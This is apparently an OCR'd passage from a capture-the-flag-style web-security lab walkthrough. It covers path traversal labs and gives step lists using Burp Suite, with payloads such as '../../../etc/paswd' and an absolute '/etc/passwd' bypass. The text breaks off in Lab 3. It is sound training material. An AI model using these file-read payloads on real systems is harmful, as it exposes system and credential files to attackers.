


Step 2 : Login with the content-manager




Step 3 : Go to one of the post and edit the preview






Step 4 : After preview the given decimal numbers are converted into ASCII and the convert ASCII is submitted in the solution



Step 5 : Lab solved




Path Traversal


Path traversal is a vulnerability that allows an attacker to access files and directories outside the intended folder by manipulating file path inputs (like using . . /). This can lead to exposure of sensitive system files such as configuration files, passwords, or user data.


Lab 1 : File path traversal, simple case

Step 1 : Open the lab in the broswer




Step 2 : On the burp suite intercept and modify the requests filename value to ../../../etc/paswd observer the response






Step 3 : Lab solved




Lab 2 : File path traversal ,traversal sequences blocked with absolute path bypass


Step 1 : Open the lab in the browser



Step 2 : Modify the filname value to /etc/passwd and observer the response




Step 3 : Lab solved





Lab 3 : File path traversal, validation of start of path

Step 1 : Open the lab in the broswer




Step 2 : Use burp site to modify the request that fetch product image

